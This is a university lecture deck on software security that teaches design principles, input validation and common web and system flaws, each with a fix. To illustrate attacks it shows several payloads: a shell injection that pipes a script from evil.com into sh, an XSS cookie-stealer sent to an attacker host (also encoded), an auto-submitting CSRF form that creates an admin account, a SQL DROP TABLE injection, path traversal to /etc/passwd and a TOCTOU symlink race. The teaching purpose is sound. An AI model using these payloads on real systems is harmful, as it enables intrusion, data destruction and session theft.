ECE560
Computer and Information Security

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Software Security

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Software Security, Quality and Reliability

- Software quality and reliability:
  - Concerned with the accidental failure of program as a result of some theoretically random, unanticipated input, system interaction, or use of incorrect code
  - Improve using structured design and testing to identify and eliminate as many bugs as possible from a program
  - Concern is not how many bugs, but how often they are triggered

Defending against idiots

- Software security:
  - Attacker chooses probability distribution, specifically targeting bugs that result in a failure that can be exploited by the attacker
  - Triggered by inputs that differ dramatically from what is usually expected
  - Unlikely to be identified by common testing approaches


Defending against attackers

Defensive Programming

- Programmers often make assumptions about the type of inputs a program will receive and the environment it executes in
  - Assumptions need to be validated by the program and all potential failures handled gracefully and safely
- Requires a changed mindset to traditional programming practices
  - Programmers have to understand how failures can occur and the steps needed to reduce the chance of them occurring in their programs
- Conflicts with business pressures to keep development times as short as possible to maximize market advantage

Secure-by-design vs. duct tape

- Security a consideration <u>from the start</u>
- Security woven into <u>*each* component</u>



Security runs through everything

- Can’t *just* have a separate team that “does software security”
  - They never get the power they need
  - They don’t write the code that will be broken
  - Security is an *emergent property*; can’t be added from outside
- Everyone developing a product must understand basic security concepts
  - Security team is there to test, advise, and provide training, not “add in the security”

Design principles for security in software (1)

From *National Centers of Academic Excellence in Information Assurance/Cyber Defense* from U.S. government

- **Economy of mechanism**: Each feature is as small and simple as possible. This makes it easy to reason about and test, and is likely to have fewer exploitable flaws.
- **Fail-safe defaults**: In the absence of a explicit user choice, the configuration should default secure. For example, a daemon that listens to local connections only unless explicitly set to remote access.
- **Complete mediation**: Every access is checked by system; access cannot be "cached" or left up to the client. In other words, take the concept of time out of the equation when thinking about security – all accesses are assessed on the most current configuration.
- **Open design**: Don't keep your design secret – an inspected design is more secure than one you *hope* is secure. Goes against human instinct ("don't let them see our stuff, they might find a problem!").

Design principles for security in software (2)

From *National Centers of Academic Excellence in Information Assurance/Cyber Defense* from U.S. government

- **Separation of privilege**: Define fine-grained privileges in your system (as opposed to one big admin privilege) and separate software so that common functions are done with a lesser privilege level than more sensitive functions.
- **Least privilege**: Give only the specific access a user/component needs to do its job.
- **Least common mechanism**: Minimize sharing of capabilities among users, analogous to “separation of powers” in government.
- **Psychological acceptability**: Don’t interfere with human’s workflow to such an extent that they break security to get their jobs done. For example, changing a 20-character password every week just makes everyone choose simple incrementing passwords or use post-it notes.

Design principles for security in software (3)

From *National Centers of Academic Excellence in Information Assurance/Cyber Defense* from U.S. government

- **Isolation of systems**: Make low-security public systems separate from high-security ones.
- **Isolation of users**: Users should have separate files, processes, etc. Enforced by modern operating systems.
- **Isolation of security functions**: Security tools and facilities should be separated from production functions where possible.
- **Encapsulation**: Provide software interfaces that allow access to data only through prescribed routes; disallow direct access to underlying data access or objects.
- **Modularity**: Use common software modules for security functions (e.g. cryptography); reduces odds of a “one-off” module’s flaw. Apply modularity generally also so that updates can be done with low risk.

Design principles for security in software (4)

From *National Centers of Academic Excellence in Information Assurance/Cyber Defense* from U.S. government

- **Layering**: Apply multiple overlapping security techniques. Avoid a condition where a single breach compromises everything (such as the flawed concept of the “trusted internal network”).
- **Least astonishment**: Programs should not surprise the user. For example, many UNIX programs use the ‘-h’ flag to mean “help”. You should not write a program where ‘-h’ means “hurry up and delete everything”.

What to do when you walk into a security mess

Fixing a mess: psychological steps

- If you don’t have **buy-in from top leadership**,
  YOU WILL PROBABLY FAIL
  - Fight for the support you need (see next slide)
  - If you can’t get it, consider leaving the company
  - The saddest people I’ve known are security experts at insecure companies…they pretty much just log the existence of timebombs they don’t get to defuse.
- Acknowledge that:
  - It will be painful
  - Yes, adding security takes time away from feature work
  - Devs may have to change their way of thinking
  - There is a trade-off between security and usability
- Keep everyone remembering the *concrete real risks*

Fixing a mess: psychological steps:
How to convince an executive

- Words to use:
  - **<u>Cost to fix vs. cost if unfixed</u>**
  - Likelihood of risk & severity of risk
  - Cost to fix:
    - Human time
    - Opportunity cost of foregoing other features/fixes
  - Cost if unfixed:
    - Downtime
    - Loss of customer data
    - Damage to reputation
    - Actions of criminal attackers
    - Civil liability
    - Loss of sales
  - **Trade-off** against feature development and time-to-market
- If things are very toxic:
  - Negligence
  - Duty to report
  - Ethics board

- Words to avoid:
  - **<u>Anything involving computers</u>**

<u>The executive mindset:</u>

Maximize dollars

Change in dollars if we do X?

- Change in revenue
- Change in costs
- Opportunity cost

Fixing a mess: technical steps

Low-hanging fruit: Turn on and configure security features already available, and turn off dumb stuff:

- Use host-based firewalls
- Turn on encryption on protocols that support it (e.g. HTTP->HTTPS)
- Disable/uninstall unnecessary services
- Tighten permissions on all inter-communicating components (e.g. "your app doesn't have to log into the database as root")
- Install relevant security tools from elsewhere in the course (e.g. host/net-based IDS/IPS)
- Ensure there are no "fixed" passwords (e.g. every install of this app logs into its database with the password '9SlALfpY58jg')

Fixing a mess: technical steps

Fixing processes:

- Make the build process smart and automated (if it isn't already)
  - Code analysis tools (e.g. lint, style checker, etc.)
  - Automated testing (e.g. nightly build tests)
- Team dedicated to security test development and auditing
  - Separate from the main developers!
- Code reviews (fine grained, in-team)
- Code audits (coarse grained, separate team)
- Bad practice ratchets:
  - Yes there are 33 instances of strcpy() in the code, but there shall not be a single one more!
  - Enforce with automated code analysis at check-in
  - Cause code check-ins that violate the ratchet to FAIL – code literally doesn't commit!
  - You must also have a team refactor the existing bad practices
    - Yes this could break old gnarly critical code, TOO BAD, that's where the vulnerabilities are likeliest!

Fixing a mess: technical steps

Identifying specific flaws:

- Penetration testing/code audit
  - If getting a contractor, research a ton and spend *real money*
    - Idiot security auditors are extremely common
- Internal bug bounty (short-term)
  - Why not long term? Because internal developers will start getting sloppy to generate bounties
- External bug bounty (long-term)
  - External programs can be long-term, since you want external security people to keep banging on your code with the hope of a paycheck for vulnerabilities found.
  - Example: bugcrowd.com is a third-party service to host bug bounty programs

Long-term re-architecting:

- Redesign the product in accordance with the principles of this course
- Phase in the changes over time
- Tie these changes to feature improvements to prevent them being cut by future short-sightedness

Specific software security practices

Handling input

- Identify all data sources
- Treat all input as dangerous
  - Explicitly **validate assumptions** on size and type of values before use
    - Numbers in **range**? Integer overflow? Negatives? Floating point effects?
    - Input not **too large**? Buffer overflow? Unbounded resource allocation?
    - Text input includes **non-text characters**?
    - **Unicode vs ASCII issues**?
      - Unicode has invisible characters, text-direction changing characters, and more! Also, what about stupid emojis????
    - Any **"special" characters**? The need for quoting/escaping...
      - For files, is **directory traversal** allowed (../../thing)?
        - Common bug in web apps: ask for ../../../../etc/passwd or similar
      - Danger of ***injection attacks*** (next slide)

Injection attacks

- When input is used in some form of code.
- Examples:
  - SQL injection (“SELECT FROM mydata WHERE X=$input”)
    - $input = “; DROP TABLE mydata”
  - Shell injection (“whois –H $domain”)
    - $domain = “; curl http://evil.com/script | sh”
  - Javascript injection (“Welcome, $name!”)
    - $name = “<script>send_cookie_to_evil_domain();</script>”
- Solutions:
  - **Escape special characters** (e.g. ‘;’, ‘<‘, etc.)
    - Used tested library function to do this – don’t guess!!
  - For SQL: Use **prepared statements**
    - SQL integration library fills in variables instead of you doing it
  - Better solution for SQL: Use a **Object-Relational Mapping**
    - Library generates *all* SQL, no chance for an injection vulnerability

Validating Input Syntax

- It is necessary to ensure that data conform with any assumptions made about the data before subsequent use
- Input data should be compared against what is wanted (**WHITE LIST**)

^ Yes, this is reasonable.

Use regular expressions for this!!

- Alternative is to compare the input data with known dangerous values (**BLACK LIST**)

^ No, bad text book! This is dumb!

Input Fuzzing

- Developed by Professor Barton Miller at the University of Wisconsin Madison in 1989
- Software testing technique that uses randomly generated data as inputs to a program
  - Range of inputs is very large
  - Intent is to determine if the program or function correctly handles abnormal inputs
  - Simple, free of assumptions, cheap
  - Assists with reliability as well as security
- Can also use templates to generate classes of known problem inputs
  - Disadvantage is that bugs triggered by other forms of input would be missed
  - Combination of approaches is needed for reasonably comprehensive coverage of the inputs

Cross Site Scripting (XSS) Attacks

- Attacks where **input provided by one user** is subsequently **output to another user**
- Common in scripted Web applications
  - Inclusion of script code in the HTML content
  - Script code may need to access data associated with other pages
  - Browsers impose security checks and restrict data access to pages originating from the same site
- Exploit assumption that all content from one site is equally trusted and hence is permitted to interact with other content from the site
- XSS reflection vulnerability
  - Attacker includes the malicious script content in data supplied to a site

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

(a) Plain XSS example

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Figure 11.5 XSS Example

Cross-Site Request Forgery (CSRF) (1)

- In HTTP, the 'GET' transaction should not have side effects. Per RFC 2616:

  "In particular, the convention has been established that the GET and HEAD methods SHOULD NOT have the significance of taking an action other than retrieval. These methods ought to be considered "safe"."

- When a web app has a GET request that has a side effect, anyone can link to it! Then...
  - Victim user follows link
  - Targeted site identifies victim user by cookie and assumes user intends to do the action expressed by the link
- Example from uTorrent client: Change admin password

  http://localhost:8080/gui/?action=setsetting&s=webui.password&v=eviladmin


- Fixes:
  - #1: GET urls shouldn't do stuff
  - #2: Anything that does do stuff should have a challenge/response

Adapted from https://en.wikipedia.org/wiki/Cross-site_request_forgery

Cross-Site Request Forgery (CSRF) (2)

- But keeping 'GET' reasonable is just a start – can 'POST' to other sites too!
  - Normal form to create a user on innocent.com:

```
<form action="/do_adduser">
 User: <input type=text name=username /><br>
 Pass: <input type=password name=password /><br>
 Admin? <input type=checkbox name=is_admin value=1 /><br>
</form>
```



  - Evil form to abuse it on evil.com:

```
<form name='make_backdoor' action="https://innocent.com/do_adduser">
 <input type=hidden name=username value=hacker1 />
 <input type=hidden name=password value=abc123 />
 <input type=hidden name=is_admin value=1 />
</form>
<script>
window.onload = function(){
  document.forms['make_backdoor'].submit();
}
</script>
```

- If a user logged into innocent.com hits this page,
  it will use the user's access to create an account "hacker1"

Adapted from https://en.wikipedia.org/wiki/Cross-site_request_forgery

Cross-Site Request Forgery (CSRF) (3)

- Fix: add a random token to generated form
  - Protected form to create a user on innocent.com:

```
<form action="/do_adduser">
 User: <input type=text name=username /><br>
 Pass: <input type=password name=password /><br>
 Admin? <input type=checkbox name=is_admin value=1 /><br>
<input type=hidden name=csrf_token value='rzNeIWA6rnXs' /><br>
</form>
```

- Form processor checks for the correct CSRF token that it issued
- Attacker HTML can’t know the token; can’t issue a legit request

Adapted from https://en.wikipedia.org/wiki/Cross-site_request_forgery

Race condition

- Exploit multi-processing to take advantage of transient states in code
- Common example: **Time Of Check to Time Of Use** bug **(TOCTOU)**

Victim	Attacker

`if (access("file", W_OK) != 0) {`
`    exit(1);`
`}`
 	
`fd = open("file", O_WRONLY);`
`// Actually writing over /etc/passwd`
`write(fd, buffer, sizeof(buffer));`
	`//`
	`//`
	`// After the access check`
	`symlink("/etc/passwd", "file");`
	`// Before the open, "file" points to the password database`
	`//`
	`//`

- **How to exploit**: try a lot very fast, use debug facilities, etc.
- **Solutions**: Locking, transaction-based systems, drop privilege as needed

Adapted from https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use

Environment variables

- Control a LOT of things implicitly
  - Examples:
    - PATH sets where named binaries are located
    - LD_PRELOAD forces a shared library to load no matter what, allowing overrides of standard functions (e.g. open/close/read/write)
    - HOME sets where the home directory is, so things writing to ~/whatever can be made to write elsewhere
    - IFS sets what characters are allowed to separate words in a command (wow, that's tricky!)
- Need to make sure attacker can't change, especially when escalating privilege.
  - Example: If I have a legitimate setuid-root binary, but I can set PATH to my directory, then if that binary runs a program by name, it could be my version!
- Solution: Drop all environment and set manually during privilege escalation process
  - See here for more.

What ‘sed’? What ‘grep’? See PATH variable!

```
#!/bin/bash
user=`echo $1 | sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(a) Example vulnerable privileged shell script

```
#!/bin/bash
PATH=”/sbin:/bin:/usr/sbin:/usr/bin”
export PATH
user=`echo $1 | sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

^ Can still exploit IFS variable (e.g. make it include ‘=‘ so the PATH change doesn’t happen)

(b) Still vulnerable privileged shell script

Figure 11.6 Vulnerable Shell Scripts

Use of Least Privilege

- Privilege escalation
  - Exploit of flaws may give attacker greater privileges
- Least privilege
  - Run programs with least privilege needed to complete their function
- Determine appropriate user and group privileges required
  - Decide whether to grant extra user or just group privileges
- Ensure that privileged program can modify only those files and directories necessary

Software security miscellany

- **#1: Error check ALL calls, even ones you think "can't" fail**
- All code paths must be planned for!
- Avoid information leakage (especially in debug output!)
- Be wary of "serialization" (conversion of data structures to streams)
  - If data can include code (e.g. classes), bad input can yield arbitrary code
  - Tons of reported bugs in serialization.
    - Java now considers the Serializable interface to have been a *mistake*!
- Consider 'weird' versions of common things:
  - Weird files: FIFOs, device files, symlinks!
  - Weird URLs: URLs can include *any* scheme, including the 'data' schema that embeds the content right in the URL
  - Weird text: E.g., Unicode with all its extended abilities
  - Weird settings: Can make normal environments act in surprising ways (e.g. changing IFS)